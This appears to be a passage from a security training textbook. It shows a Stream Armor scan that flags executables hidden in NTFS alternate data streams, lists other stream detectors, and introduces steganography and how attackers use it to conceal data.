
There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.


Stream Armor - www.SecurityXploded.com
StreamArmor
Scan & Clean Malicious 'Alternate Data Streams'
Show Help
About
Stop Scan
Scan Online
Options
Export

☑ Perform complete computer scan

C:\

Now scanning: C:\Users\Admin\AppData\Local\Temp\1E58BC5F-54B6-4F84-BB26-17A72B0A36C2\API-MS-W

Scanned: 13617 folders, 33745 files

Elapsed time: 00 hrs 02 min 41 sec


Results: 26 total | 3 dangerous | 2 suspicious | 0 need analysis

Stream Name	Size	Stream Content Type	Threat Analysis Information	Type	File Date	Full Stream File Path
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\nbtscan.exe:Zone.Identifier
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\Bundle-20900-1
lion.txt	18 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:lion.txt
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Readme.txt:x.exe
tiger.txt	26 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:tiger.txt
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\Users\Admin\Downloads\hyena_en_x64
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readm.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\JavaSetup8u21
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readme.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	26-06-2019	C:\Users\Admin\Downloads\ManageEngine_
Zone.Identifier	26 B	Text File	Known Stream File	File	02-07-2019	C:\Users\Admin\Downloads\nbt_enum_offr
Zone.Identifier	26 B	Text File	Known Stream File	File	24-06-2019	C:\Users\Admin\Downloads\Solarwinds-Oric
Zone.Identifier	26 B	Text File	Known Stream File	File	22-07-2019	C:\Users\Admin\Downloads\StreamArmor.zi
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\vrc.exe:Zone.I
Zone.Identifier	26 B	Text File	Known Stream File	File	14-02-2011	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	22-02-2003	C:\Users\Admin\Downloads\nbt_enum_offr
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2018	C:\Users\Admin\Downloads\Bundle-20900-1
Zone.Identifier	26 B	Text File	Known Stream File	File	10-05-2019	C:\Users\Admin\Downloads\hyena_en_x64
Zone.Identifier	26 B	Text File	Known Stream File	File	13-06-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	27-08-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2003	C:\Users\Admin\Downloads\nbt_enum_offr

Figure 6.161: Screenshot of Stream Armor

Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Manager (*https://dmitrybrant.com*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://docs.microsoft.com*)



What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks

What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.


